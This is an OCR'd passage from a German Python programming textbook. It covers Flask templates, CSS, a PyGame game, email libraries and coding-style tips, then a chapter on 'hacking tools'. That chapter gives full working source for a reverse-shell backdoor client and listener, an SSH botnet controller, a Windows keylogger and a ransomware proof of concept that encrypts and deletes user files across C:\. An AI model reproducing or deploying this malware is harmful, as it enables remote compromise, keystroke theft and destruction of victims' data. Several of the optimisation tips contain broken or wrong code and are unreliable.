Im Doctype steht, dass diese Datei eine HTML-Datei ist. Im Headbereich stehen alle Metainformationen und der Link zu unserer CSS-Datei. Merke dir, dass du Umlaute und Sonderzeichen mit Codierungen schreiben musst, (z.B.: ü —> ü). Im Body-Bereich steht der eigentliche Text zu unserer HTML-Seite.

Mit H1 erzeugen wir uns eine Überschrift (Es gibt H1-H6). Durch class=„heading“ sagen wir, dass dieses Tag von der Klasse „heading“ ist, so können wir es später in der CSS-Datei ansprechen.

Nun erzeugen wir uns eine Form, in der wir, wie oben angesprochen die Methode post nutzen und auf die Seite „/post_entry“ verweisen. Darunter folgen mehrere Eingabefelder mit Labels darüber als Bezeichnung und zum Schluss ein Eingabefeld von Typ „submit“, mit dem wir die Daten abschicken können. Darunter folgen mit
 2 Abstände und durch <hr> eine Linie als Abtrennung.

Durch ein div-Tag können wir nun einen Container um den nachstehenden Code legen, damit wir diesen Bereich nachher formatieren können.

Jetzt kommt wieder Python ins spiel und zwar hier mit einem Jinja2-Template. Jinja2 zeichnet sich durch die {-Klammern aus. Mit zwei {-Klammern können wir nun auf Variablen des Posts zugreifen (posts wurde in der guestbook.py übergeben) und mit „{%“ können wir Schleifen oder If-Else-Konstruke erzeugen. Diese müssen wie du etwas weiter darunter siehst, jedoch wieder geschlossen werden.

profile.html

```
<!DOCTYPE html>
<html lang="de">
<head>
   <meta charset="UTF-8">
   <title>{{ user.username }}s Profil</title>
   <link rel="stylesheet" href="/static/style.css">
```

```
</head>
<body>
   <h1 class="heading">Name: {{ user.username }}</h1>
   <h2>E-Mail: {{ user.email }}</h2>
</body>
</html>
```

In der Profilseite erzeugen wir uns nur mehr den Namen als Überschrift 1sten Grades und die E-Mail-Adresse als Überschrift 2ten Grades.

Schauen wir uns noch kurz eine klein Formatierung dazu an.

style.css

```
body{
   background-color: aliceblue;
}
.heading{
   font-family: "Arial";
   font-size: 36pt;
   font-weight: bold;
   color: cornflowerblue;
}
#post{
   background-color: lightcyan;
}
.eingabe{
   font-size: 20pt;
}
```


Wir setzen für den „body“ eine Hintergrundfarbe. Danach sprechen wir durch den „.“ Die Klasse „heading“ an und formatieren die Schrift. Über das „#“ sprechen wir die ID post an und geben der eine andere Hintergrundfarbe. Danach setzen wir noch für die Klasse „eingabe“ eine Schriftgröße fest.

Wie schon am Anfang erwähnt ist Webprogrammierung ein sehr großes und komplexes Thema, deshalb empfehle ich dir falls du Interesse an der


Webprogrammierung hast, dich weiter mit Flask oder Django (Folgekapitel) außeinander zu setzen.

Ein 2D-Spiel programmieren mit PyGame (Spaceships)

Wer träumt nicht davon sein eigenes Spiel zu programmieren? Ich persönlich hab schon als kleiner Junge davon geträumt und daher habe ich hier ein minimalistisches Spiel in PyGame für dich gecoded ☺



Hier siehst du den Aufbau des Spiels.



Nachstehend siehst du den Source Code des Spiels. Ich hab absichtlich die Erklärung weggelassen, da es nun an der Zeit ist, dass du selbst versuchst den Code von jemand anderem zu lesen und zu verstehen, aber keine Angst, ich habe alles so einfach wie möglich gehalten und du solltest kein Problem damit haben ☺

Spaceships Sourcecode

```
#music by https://www.musicfox.com

import pygame
import time
import random

pygame.init()

display_width = 1024
display_height = 720  # 720p

black = (0, 0, 0)
white = (255, 255, 255)
red = (200, 0, 0)
green = (0, 200, 0)
lightred = (255, 0, 0)
lightgreen = (0, 255, 0)
blue = (0, 0, 255)

gameDisplay = pygame.display.set_mode((display_width,display_height))
pygame.display.set_caption('Spaceships')
clock = pygame.time.Clock()

shipImg = pygame.image.load('sprites/space_ship.png')
enemyImg = pygame.image.load('sprites/enemy_ship.png')

pygame.mixer.music.load('music/background.mp3')

pygame.display.set_icon(shipImg)

x = (display_width * 0.45)
y = (display_height * 0.8)

x_pos = 0
y_pos = 0

pause = False
```

```
debug = False


def enemies_dodged(count):
    font = pygame.font.SysFont(None, 25)
    text = font.render("Ausgewichen: " + str(count), True, green)
    gameDisplay.blit(text, (0,0))


def quit_game():
    pygame.quit()
    quit()


def button(msg, x, y, w, h, ic, ac, action=None):
    mouse = pygame.mouse.get_pos()
    click = pygame.mouse.get_pressed()

    if debug:
        print("Mausposition: " + str(mouse))
        print("Klick" + str(click))

    if x + w > mouse[0] > x and y + 50 > mouse[1] > y:
        pygame.draw.rect(gameDisplay, ac, (x, y, w, h))
        if click[0] == 1 and action is not None:
            action()
    else:
        pygame.draw.rect(gameDisplay, ic, (x, y, w, h))

    smallText = pygame.font.Font("freesansbold.ttf", 20)

    textSurf, textRect = text_objects(msg, smallText, white)
    textRect.center = ((x + (w / 2)), (y + (h / 2)))
    gameDisplay.blit(textSurf, textRect)


def enemies(enemyX, enemyY):
    gameDisplay.blit(enemyImg, (enemyX, enemyY))
```

```
def ship(x, y):
    gameDisplay.blit(shipImg, (x, y))


def text_objects(text, font, color):
    textSurface = font.render(text, True, color)
    return textSurface, textSurface.get_rect()


def message_display(text, color):
    largeText = pygame.font.Font('freesansbold.ttf', 45)
    TextSurf, TextRect = text_objects(text, largeText, color)
    TextRect.center = ((display_width/2), (display_height/2))
    gameDisplay.blit(TextSurf, TextRect)

    pygame.display.update()

    time.sleep(2)

    game_loop()


def crash():

    pygame.mixer.music.stop()

    largeText = pygame.font.Font('freesansbold.ttf', 60)
    TextSurf, TextRect = text_objects('Du hast dein Schiff zerstört...', largeText,
red)
    TextRect.center = ((display_width / 2), (display_height / 2))
    gameDisplay.blit(TextSurf, TextRect)

    while True:
        for event in pygame.event.get():
            if event.type == pygame.QUIT:
                pygame.quit()
```

```
            quit()

        mouse = pygame.mouse.get_pos()
        if debug:
            print("Mausposition: " + str(mouse))

        button("Neustarten", 160, 550, 120, 50, green, lightgreen, game_loop)
        button("Beenden", 760, 550, 120, 50, red, lightred, quit_game)

        pygame.display.update()
        clock.tick(10)


def game_intro():
    intro = True

    while intro:
        for event in pygame.event.get():
            if event.type == pygame.QUIT:
                pygame.quit()
                quit()

        gameDisplay.fill(white)
        largeText = pygame.font.Font('freesansbold.ttf', 45)
        TextSurf, TextRect = text_objects("Spaceships", largeText, blue)
        TextRect.center = ((display_width / 2), (display_height / 2))
        gameDisplay.blit(TextSurf, TextRect)

        mouse = pygame.mouse.get_pos()
        if debug:
            print("Mausposition: " + str(mouse))

        button("Starten", 160, 550, 100, 50, green, lightgreen ,game_loop)
        button("Beenden", 760, 550, 100, 50, red, lightred , quit_game)

        pygame.display.update()
        clock.tick(10)
```

```
def unpause():
    global pause
    pygame.mixer.music.unpause()
    pause = False


def paused():
    pygame.mixer.music.pause()

    largeText = pygame.font.Font('freesansbold.ttf', 60)
    TextSurf, TextRect = text_objects("Pausiert", largeText, blue)
    TextRect.center = ((display_width / 2), (display_height / 2))
    gameDisplay.blit(TextSurf, TextRect)

    while pause:
        for event in pygame.event.get():
            if event.type == pygame.QUIT:
                pygame.quit()
                quit()

        mouse = pygame.mouse.get_pos()
        if debug:
            print("Mausposition: " + str(mouse))

        button("Fortfahren", 160, 550, 120, 50, green, lightgreen, unpause)
        button("Beenden", 760, 550, 120, 50, red, lightred, quit_game)

        pygame.display.update()
        clock.tick(10)


def game_loop():
    pygame.mixer.music.play(-1)
    global pause

    x = (display_width * 0.45)
    y = (display_height * 0.8)
```

```
ship_width = 80
enemy_height = 182
enemy_width = 120

x_pos = 0
dodged = 0

enemy_startx = random.randrange(0, display_width)
enemy_starty = -600
enemy_speed = 10
ship_speed = 5

gameExit = False

while not gameExit:

    for event in pygame.event.get():
        if debug:
            print(event)
        if event.type == pygame.QUIT:
            quit_game()

        if event.type == pygame.KEYDOWN:
            if event.key == pygame.K_LEFT:
                x_pos = -ship_speed
            if event.key == pygame.K_RIGHT:
                x_pos = ship_speed
            if event.key == pygame.K_p:
                pause = True
                paused()

        if event.type == pygame.KEYUP:
            if event.key == pygame.K_LEFT or event.key == pygame.K_RIGHT:
                x_pos = 0

    x += x_pos
```

```
    gameDisplay.fill(white)

    enemies(enemy_startx, enemy_starty)
    enemy_starty += enemy_speed

    ship(x, y)
    enemies_dodged(dodged)

    if x > display_width - ship_width or x < 0:
        crash()

    if enemy_starty > display_height:
        enemy_starty = 0 - enemy_height
        enemy_startx = random.randrange(9, display_width)
        dodged += 1
        enemy_speed += 0.5
        ship_speed += 0.5

        if debug:
            print("Speed: " + str(enemy_speed))

        if dodged == 250:
            message_display('Du hast gewonnen :)', green)

    if y < enemy_starty+enemy_height:
        if enemy_startx < x < enemy_startx+enemy_width or enemy_startx <
x+ship_width < enemy_startx+enemy_width:
            crash()

    pygame.display.update()
    clock.tick(60)#Frames pro Sekunde --> VSYNC

game_intro()
game_loop()
quit_game()
```

Ich hoffe, dass du den Code verstanden hast. Codeverständnis ist ganz wichtig als Programmierer. Falls du den Code nicht verstanden hast, dann

gebe ich dir den Tipp, dass du dir einen Zettel, ein Whiteboard oder ein Flipchart nimmst und dich darauf fokusierst, dass du jede Funktion niederschreibst und beschreibst. Sozusagen eine Art Playbook zu diesem Spiel. Das sollte dir dabei helfen den Code besser zu verstehen.

E-Mails

Oft benötigt man eine Lösung, dass man eine E-Mail aus seiner Software lossenden muss, beispielsweise um jemanden über seine Passwortzurücksetzung zu informieren. Deshalb haben wir hier nachführend die 3 E-Mail-Protokolle IMAP, POP3 und SMTP.

IMAP

```
import getpass, imaplib

mail = imaplib.IMAP4()
mail.login(getpass.getuser(), getpass.getpass())
mail.select()

typ, data = mail.search(None, 'ALL')

for num in data[0].split():
   typ, data = mail.fetch(num, '(RFC822)')
   print('Nachricht %s\n%s\n' % (num, data[0][1]))
mail.close()
mail.logout()
```

Hierfür benötigen wir getpass, das ist eine Bibliothek um Passwörter von der Kommandozeile einzulesen. Ebenso gibt es für IMAP eine eigene Bibliothek names „imaplib“, daher importieren wir diese.

Nun erzeugen wir ein neues IMAP-Objekt und führen danach einen Login durch (Benutzername und Passwort werden dabei bei der Ausführung vom Benutzer eingegeben). Nun nutzen wir die Select-Funktion, damit wir alle E-Mails erhalten (wie die Select-Funktion aus SQL).

Nun suchen wir alle E-Mails aus dem Postfach heraus und gehen danach mit einer Foreach-Schleife über die Daten. Darin holen wir uns mit dem Steuercode „RFC822“ den Inhalt der einzelnen E-Mails und geben ihn eine Zeile danach aus.

Zu guter Letzt ist es ganz wichtig, dass wir den E-Mail-Handler schließen und uns ausloggen, damit kein Zugriff mehr auf das Postfach stattfindet.

Pop3 ist fast genauso, daher erkläre ich hier nur die wesentlichen Änderungen.

POP3

```
import getpass, poplib

mail = poplib.POP3('localhost')
mail.user(getpass.getuser())
mail.pass_(getpass.getpass())
numMessages = len(mail.list()[1])

for ml in range(numMessages):
   for msg in mail.retr(ml+1)[1]:
      print(msg)
```

Hier haben wir 2 wesentliche Unterschiede, erstens holen wir uns die Anzahl der E-Mails in Zeile 6 und nicht alle E-Mail-Daten. Und danach gehen wir über eine Range von dieser Anzahl darüber mit einer Foreach-Schleife. Sieht fürs erste komisch aus, funktioniert aber super. Danach holen wir uns die einzelnen Nachrichten in einer weiteren Foreach-Schleife und geben sie darin aus.

SMTP

```
import smtplib

von = 'daniel.mrskos@hotmail.com'
an = 'daniel.mrskos@gmail.com'
```

```
betreff = "Test"
inhalt = """
      Das ist eine Testemail"""
gruss = "LG\nDaniel Mrskos"

nachricht = "Von: " + von + "\nAn: " + an + "\n" \
       "Betreff: " + betreff + "\n\n" + inhalt + "\n\n" + gruss

smtp = smtplib.SMTP('localhost')
smtp.sendmail(von, an, nachricht)
print("Email wurde gesendet")
```

Bei der SMTP-Lib handelt es sich um eine Bibliothek zum Senden von E-Mails. Hierfür geben wir zuerst an, von wen, an wen sich diese E-Mail richten soll. Danach kommen Betreff, der Inhalt und der Gruß der E-Mail dran. Zu guter Letzt bauen wir die E-Mail zusammen und senden diese über das neu erstellte SMTP-Objekt mit sendmail ab.

Code Optimierung

Code Optimierung ist ein weiterer wichtiger Punkt auf deinem Weg zum Programmierer. Hier habe ich einige Beispiele für dich, was man in Python machen sollte um noch mehr Performance rauszuholen und die Code-Qualität zu verbessern.

Import Statements beschränken

```
from os import stat, utime, path, getcwd, remove
```

statt

```
import os
```

Meta Informationen angeben

```
__author__ = "Daniel Mrskos"
__copyright__ = "Copyright Daniel Mrskos, 2018"
__credits__ = ["Daniel Mrskos"]
__license__ = "GPL"
__version__ = "1.0"
__maintainer__ = "Daniel Mrskos"
__email__ = "daniel.mrskos@gmail.com"
__status__ = "Processing"
```

Namen immer klein mit Unterstrich schreiben

```
def print_hello_word(hello_word_string):
```

statt

```
def printHelloWorld(helloWorldString):
```

Immer 2 Abstände über Funktionen

Es ist immer wichtig, dass du 2 Abstände über Funktionen machst (PEP-8 Coding Guide). Bei Methoden (Funktionen in einer Klasse) ist immer 1 Abstand vorgesehen.

Main-Loop nutzen

```
def main():
   # hier passiert etwas

if __name__ == "__main__":
   main()
```

Alles in Funktionen auslagern und in main aufrufen

Du solltest jede einzelne Aufgabe deines Programms in eine eigene Funktion packen und diese dann in deiner Main-Funktion aufrufen. Das hilft bei der Lesbarkeit und hält den Code sauber.

Try-Except-Else nutzen:

```
 try:
    mtime = float(input("Modified Time\t"))
 except ValueError:
    print("Bitte eine Zahl angeben")
    continue
 else:
    manipulate_timestamps(file_name, atime, mtime)
```

Zeilenlänge von max 72 Zeichen einhalten

```
pdf_merger.addMetadata({'/Author': '', '/Title': '', '/Subject': '', '/Creator': '', '/Producer': '',
                        '/Keywords': '', '/CreationDate': "D:20170908153217+02'00'",
                        '/ModDate': "D:20170908153217+02'00'", '/Trapped': '/False',
'/PTEX.Fullbanner': ''}
```

statt alles in einer Zeile:

```
pdf_merger.addMetadata({'/Author': '', '/Title': '', '/Subject': '', '/Creator': '', '/Producer':
'','/Keywords': '', '/CreationDate': "D:20170908153217+02'00'",'/ModDate':
"D:20170908153217+02'00'", '/Trapped': '/False', '/PTEX.Fullbanner': ''}))
```

Built-in Funktionen statt unnötige Funktionen nutzen

```
print(len(one_million_elements)
```

statt:

```
how_many = 0
for element in one_million_elements:
        how_many += 1
print how_many
```

Filter duch Listen optimieren mit Lambda oder List Comprehensions

```
output = []
for element in million_numbers:
        if element % 2:
                output.append(element)
```

besser ist es hierfür eine Lambda Expression zu nutzen:

```
list(filter(lambda x: x % 2, million_numbers))
```

noch besser ist das Nutzen einer List Comprehension:

```
[item for item in million_numbers if item % 2]
```

Try catch statt checken ob Variable existiert

```
try:
        foo.foo
        foo.bar
        foo.baz
except AttributeError:
        pass
```

statt:

```
if(hasattr(foo, 'foo') and hasattr(foo, 'bar') and hasattr(foo, 'baz')):
        foo.foo
        foo.bar
```

```
        foo.baz
```

in-Statement statt For-Schleife

```
100 in range (0,1000):
        #do something
```

statt:

```
for i in range(0,1000):
        if i == 100:
                #do something
```

Listen durch Sets ersetzen

```
myList = set()
```

statt:

```
mylist = []
```

Duplicate aus Liste durch Umwandeln in Set entfernen:

```
set(my_list_with_duplicates)
```

Sortieren mit .sort() statt sorted():

```
my_list.sort()
```

statt:

```
sorted(my_list)
```

Berechnungen in List Comprehensions durchführen:

```
def compute_squares():
        return [i**2 for i in range(1000)]
```

statt:

```
def square(number):
        return number**2

squares = [square(i) for i in range(1000)]
```

Vergleich mit True oder False

```
if variable == True:
```

ersetzen durch is:

```
if variable is True:
```

ersetzen durch:

```
if variable:
```

bei false:

```
if not variable:
```

auch bei leeren Datenstrukturen:

```
list = []

if not list:
```

List oder Dict nicht mit list(), dict() erstellen sonder [], {}

Hierdurch vermeidest du, dass zuerst eine Liste erstellt wird und diese danach in deine Liste, in der du speicherst kopiert wird.

2 Variablen in einer Zeile setzen, aber nicht mehr als maximal 3

```
a, b, c = 1, 2, 3
```

statt:

```
a = 1
b = 2
c = 3
```

Funktionspointer nutzen:

```
my_list = [1,2,3]

def process_list(the_list):
        my_sort = list.sort()
        return mysort(the_list)
```

Generell empfiehlt es sich ebenso ein Blick auf den Coding Standard PEP-8 von Python zu werfen.
https://www.python.org/dev/peps/pep-0008/

Hacking Tools entwickeln

Python eignet sich optimal um Hacking Tools zu programmieren oder bestehende Tools wie die Burp Suite oder Wireshark zu erweitern. Als Ethical Hacker, bzw. Penetration Tester möchte ich dir meinen Hauptgrund für Python nicht vorenthalten, daher coden wir hier 4 einfach Hacking Tools ☺

Das erste Tool ist ein Backdoor, hierfür brauchen wir klassisch einen Listener (Server) und einen Client. Starten wir nun mit dem Client, der am Ziel System ausgeführt wird.

Backdoor_Client

```
import socket
import subprocess as sub

HOST = "127.0.0.1"
PORT = 13139

sock = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
sock.connect((HOST,PORT))
```

```
sock.send("[*] Connection Established!")

while True:
        data = sock.recv(1024)
        if data == "quit": break
        proc = sub.Popen(data, shell=True, stdout=sub.PIPE, stderr=sub.PIPE,
stdin=sub.PIPE)
        (out,err) = proc.communicate()
        sock.send(out)

sock.close()
```

Hierfür brauchen wir die socket-lib und subprocess, welche ich als sub importiert habe. Danach legen wir unsere IP-Adresse und den Port, über den unser Backdoor kommuniziert. Jetzt legen wir klassisch einen Socket für die Netzwerkkommunikation an, der auf IPv4 (AF_INET) und TCP (SOCK_STREAM) festgelegt wird.

Nun verbinden wir uns auf die Host-IP und den angegebenen Port. Danach senden wir eine Information, dass die Verbindung aufgebaut wurde. Jetzt machen wir eine Endlosschleife, die immer wieder Daten (in 1024 Bit Paketen) einliest und so lange man nicht „quit“ eingibt immer wieder über Subprocces versucht das Kommando am „Opfer“-PC abzusenden und den Output wieder direkt an den Listener sendet. Nach dem die Schleife abgebrochen wird muss noch der Socket geschlossen werden, damit auch die Verbindung terminiert wird.

Backdoor Server/Listener

```
from socket import *
HOST = ""
PORT = 13139

sock = socket(AF_INET, SOCK_STREAM)
sock.setsockopt(SOL_SOCKET, SO_REUSEADDR, 1)
sock.bind((HOST,PORT))
print "Listening on 0.0.0.0:%s" % str(PORT)
```

```
sock.listen(10)
conn,addr = sock.accept()
print "Connected by: ", addr
data = conn.recv(1024)

while True:
        command = raw_input("Enter command or quit: ")
        conn.send(command)
        if command == "quit" : break
        data = conn.recv(1024)
        print data
conn.close()
```

Weiter geht es am Listener, hier setzen wir keine IP-Adresse, da wir somit festlegen, dass der Socket am Localhost (auf uns selbst erzeugt wird). Der nächste Unterschied ist, dass wir die Option festlegen, dass sich mehrere Clients zu uns verbinden dürfen.

Ein weiterer Unterschied ist, dass wir hier den Socket an die IP-Adresse binden. Danach sagen wir, dass wir bis zu 10 Leute gleichzeitig verarbeiten. Wir erzeugen nun eine Verbindung, sobald sich jemand verbunden hat. Wir speichern auch gleichzeitig die IP-Adresse, dass wir wissen, wer sich zu uns verbunden hat. Nun schreiben wir eine Nachricht, wenn sich jemand zu uns verbunden hat.

Zu guter Letzt kommt wieder eine Endlosschleife zum Einsatz, bei der wir genau nach demselben Prinzip durchlaufen bis jemand „quit“ eingibt. Hier wird das Kommando vom Benutzer eingelesen und an den Client gesendet.

Weiter geht es mit dem nächsten Hacking Tool und zwar unserem eigenen kleinen Botnet.

SSH-Botnet

```
import pxssh
```

```
class Client:

    def __init__(self, host, user, password):
        self.host = host
        self.user = user
        self.password = password
        self.session = self.connect()

    def connect(self):
        try:
            s = pxssh.pxssh()
            s.login(self.host, self.user, self.password)
            return s
        except Exception, e:
            print e
            print '[-] Error Connecting'

    def send_command(self, cmd):
        self.session.sendline(cmd)
        self.session.prompt()
        return self.session.before


def botnetCommand(command):
    for client in botNet:
        output = client.send_command(command)
        print '[*] Output from ' + client.host
        print '[+] ' + output


def addClient(host, user, password):
    client = Client(host, user, password)
    botNet.append(client)

botNet = []
addClient('127.0.0.1', 'ubuntu', 'ubuntu')

botnetCommand('uname -v')
```

```
botnetCommand('ls -la')
```

Da wir ein SSH-Botnet machen nutzen wir pxssh, was meiner Meinung nach die beste Bibliothek für SSH-Operationen innerhalb von Python ist. Damit wir uns beim Erzeugen der Clients leichter tun, erstellen wir eine Klasse für Clients. In dieser Klasse gibt es die Init-Funktion, diese Funktion wird immer dann aufgerufen, wann ein neuer Client erstellt wird. Hier werden die einzelnen Variablen befüllt und dem Objekt zugewiesen.

Danach schreiben wir eine connect-Funktion, die ausgeführt wird um sich zu den einzelnen Clients zu verbinden. In dieser Funktion benötigen wir ein Try-Catch, da unser Programm sonnst crashed, wenn eine Verbindung nicht aufgebaut werden kann. Im Try-Block erstellen wir ein ssh-Objekt, loggen uns mit den Variablen der Klasse ein (Host, User, Password) und geben das ssh-Objekt zurück. Im Exception-Block geben wir den Fehler aus und sagen, dass die Verbindung nicht stattgefunden hat.

Jetzt gibt es die Methode (Funktion in einer Klasse) send_command, welche ein Kommando entgegennimmt und dieses über das Kommando sendline in der Session ausführt. Mit prompt führen wir das Kommando aus und mit before erhalten wir den Output des Kommandos zurück.

Danach erstellen wir eine Funktion außerhalb der Klasse, die das Kommando an das gesamte Botnet absenden soll. Diese Funktion ist sehr schlicht. Wir gehen in einer Foreach-Schleife durch das gesamte Botnet und führen ein Kommando aus, speichern den Output und geben diesen wiederum aus. Nun gibt es die Funktion addClient, mit der wir beliebig viele Clients in unsere Liste von Botnet-Clients speichern können. Diese Funktion erzeugt ein Client-Objekt und speichert diese in die Liste.

Nun legen wir eine leere Liste an und fügen testweise einen Client hinzu. Danach sagen wir alle Bots sollen „uname –v“ und „ls –la“ ausführen. Dass das funktioniert musst du natürlich valide Clients anlegen, sprich echte SSH-Login-Daten eingeben.

Weiter geht es mit dem 3ten Tool und zwar einen Keylogger für Windows.

Windows Keylogger

```
import win32api
import sys
import pythoncom, pyHook
buffer = ""
def OnKeyboardEvent(event):
        if event.Ascii == 5:
                sys.exit()
        if event.Ascii != 0 or 8:
                f = open('c:\\outputKeyLogger.txt', 'a')
                keylogs = chr(event.Ascii)
                if event.Ascii == 13:
                        keylogs = keylogs + "/n"
                f.write(keylogs)
                f.close()
                while True:
                        hm = pyHook.Hookmanager()
                        hm.Keydown = OnKeyboardEvent
                        hm.HookKeyboard()
                        pythoncom.PumpMessages()
```

Hierfür brauchen wir eine Handvoll Bibliotheken. Win32api ist wie der Name schon sagt die zentrale Bibliothek um die API von Windows anzusteuern. Sys ist dir ja schon bekannt und pythoncom und pyHook sind 2 Bibliotheken um die Kommunikation mit dem I/O-Device (Keyboard/Tastatur) zu steuern.

Zu aller erst benötigen wir einen Buffer, in den wir schreiben können. Danach erstellen wir eine Funktion, die sobald ein Key gedrückt wird ein event startet. Dieses Event schaut ob der ASCII-Steuercode 5 ist, wenn ja heißt das schließe den Keylogger. Wenn nein, dann schauert er ob der ASCII-Code ungleich 0 oder 8 ist, wenn ja hängt er an die Keylogger-Text-Datei das Zeichen, was er eingelesen hat an. Hierfür wandelt er den ASCII-Code in einen Char um schreibt in die Datei. Wenn es sich um den Steuercode 13 handelt, dann wissen wir, dass es die Enter-Taste war und fügen somit ein Enter ein.

Danach schließen wir die Datei. Nun nutzen wir eine Endlosschleife, die den Hookmanager erstellt und dann Keyboard-Events erhält, wenn eine Taste gedrückt wurde. Diese Messages schieben wir über PumpMessages von Pythoncom über eine Pipe in unser Programm. Klingt kompliziert, ist es aber nicht ☺

Unser letztes Programm ist ein kleines Script um festzustellen welche Hosts in einem Netzwerk up sind.

Netscan

```
import subprocess
import ipaddress

ip = input("insert ip: ")
alive = []
subnet = ipaddress.ip_network(ip , strict=False)
for i in subnet.hosts():
   i = str(i)
   retval = subprocess.call(["ping", "-c1", "-n", "-i0.1", "-W1", i])
   if retval == 0:
      alive.append(i)
for ip in alive:
   print(ip + " is alive")
```

Für dieses Script benötigen wir subprocess und ipaddress. Danach erstellen wir über die Input-Funktion eine IP-Adresse (der User wird aufgefordert die IP-Adresse einzugeben). Nun benötigen wir eine Liste namens alive, in der wir danach alle IPs, die Up sind speichern. Als nächstes müssen wir das Subnet herausfinden, dass wird das ganze Netzwerk abscannen können.

Ist das geschehen, dann laufen wir mit einer Foreach-Schleife über alle IP-Adressen in diesem Netzwerk, speichern die IP-Adresse als String und führen auf diese IP-Adresse mit dem Tool ping einen Ping durch um herauszufinden ob dieser antwortet. Wenn dieser eine Antwort sendet, wissen wir, dass er Up ist und fügen ihn in unsere Liste hinzu.

Im letzten Schritt gehen wir über alle IP-Adressen die Up sind und geben diese aus.

NMAP Automation

NMAP ist ein klasse Tool, wenn es darum geht in einem Netzwerk offene Ports und Services zu identifizieren. In diesem kurzen Beispiel zeige ich dir, wie man mit Python NMAP automatisieren kann. Dafür benötigst du das Modul „python-libnmap".

```
import nmap

scanner = nmap.PortScanner()

scanner.scan('127.0.0.1', '22-25')

for host in scanner.all_hosts():
    print('Host : %s (%s)' % (host, scanner[host].hostname()))
    print('State : %s' % scanner[host].state())
    for proto in scanner[host].all_protocols():
        print('----------')
        print('Protocol : %s' % proto)

        lport = scanner[host][proto].keys()
        lport.sort()
        for port in lport:
            print ('port : %s\tstate : %s' % (port, scanner[host][proto][port]['state'])
```

Zu aller erst haben wir das nmap Modul importiert. Nun können wir ein Portscanner-Objekt anlegen, welches wir für die kommunikation mit NMAP zuständig ist.
Als nächstes rufen wir die Funktion scan() mit den Parametern '127.0.0.1' und ‚22-25' auf, der erste Parameter steht für die IP-Adresse, welche gescannt werden soll und der zweite für die Portrange, die wir überprüfen wollen. 127.0.0.1 steht für den Localhost, um genau zu sein, scannst du dich dadurch selbst.

Danach iterieren wir mit einer Foreach-Schleife über alle elemente, die in dem scanner-Objekt gespeichert wurden. Darin geben wir den Hostnamen und den Status des Hosts, der gescannt wurde aus. In dieser Schleife nutzen wir erneut eine Schlefe, da wir nun über alle Ports von diesem Host gehen und dort das Protokoll ausgeben. Zu diesem Protokoll (TCP/UDP) geben wir nun mit einer dritten Schleife alle Ports und deren Status aus.

Ransomware

In meinen Penetration Tests hatte ich bisher sehr oft das Vergügen auch den Fall durchzuspielen, eine selbstprogrammierte Ransomware zur Ausführung zu bringen und danach die Folgen zu analysieren. Hierfür habe ich ein kurzes PoC (Proof of Concept) erstellt und möchte es mit dir teilen.

```
import os
import ctypes
from simplecrypt import encrypt

files_to_encrypt = []
master_key = "ABCDEFG12345678"
file_types = [".pdf", ".txt", ".docx", ".xlsx", ".xls", ".pptx", ".ppt", ".jpeg", ".jpg", ".png",
".ico", ".gif"]


def set_wallpaper():
    spi_setdeskwallpaper = 20
    ctypes.windll.user32.SystemParametersInfoA(spi_setdeskwallpaper, 0,
"images/wallpaper.jpg")


def select_all_files():
    global files_to_encrypt
    global file_types
    global master_key

    for root, dirs, files in os.walk("C:\\"):
        for file in files:
            for file_type in file_types:
```

```
            if file.endswith(file_type):
                encrypt_file(master_key, os.path.join(root, file))
                os.remove(os.path.join(root, file))


def encrypt_file(key, in_filename):
    print("Encrypts {}".format(in_filename))

    out_filename = in_filename + '.enc'

    filesize = os.path.getsize(in_filename)
    print("Filesize {}".format(filesize))

    with open(in_filename) as infile:
        with open(out_filename) as outfile:
            ciphertext = encrypt(key, infile.read())
            outfile.write(ciphertext)


if __name__ == "__main__":
    select_all_files()
    set_wallpaper()
```

Zum Start benötigen wir 3 Libraries. OS und ctypes sind standardmäßig installiert, wenn man Python installiert. Jedoch simple-crypt muss extra installiert werden. Simple-Crypt ist ein richtig cooles Tool, wenn du dich Kryptographie beschäftigen willst. In unserem Fall nutzen wir es zum verschlüsseln von Dateien.

Zu aller erst benöltigen wir eine Liste mit allen dateien, die wir verschlüsseln sollen. Diese ist natürlich nur ein Platzhalter und wird dynamisch während der Laufzeit des Scripts gefüllt. Danach brauchen wir unseren master_key, mit dem verschlüsseln wir die einzelnen Dateien (später im Decryptor wird dieser natürlich zum entschlüsseln genutzt). Nun habe ich eine Liste von Datei-Typen genommen, die verschlüsselt werden sollen, du kannst die beliebig anpassen, je nach dem, was verschlüsselt werden soll.

Nun geht es an die erste Funktion. In der set_wallpaper nutzen wir einfach ein

bestimmtes Flag, was auf 20 gesetzt werden muss, dass wir den Wallpaper unter Windows ändern können. Dazu gibt es die darauf folgende Funktion aus ctypes, die direkt den Registration Key zum Wallpaper überschreibt und unser Wallpaper-Bild als Hintergrund einfügt.

Im nächsten Schritt haben wir eine Funktion geschrieben, die rekursiv über alle Dateien der Partition C: geht. Os.walk gibt dir 3 Rückgabewerte zurück. Root ist das Hauptverzeichnis, Dirs sind die einzelnen Ordner darin und files sind die Dateien in diesen Ordnern. Jetzt ist es an der Zeit in mehreren Schleifen durch die Dateistruktur durchzuiterrieren und danach zu checken, ob die Datei mit einer der Endungen, die wir vorher angegeben haben übereinstimmt. Wenn das so ist, dann rufen wir unsere Verschlüsselungsfunktion auf und löschen danach die originale Datei.

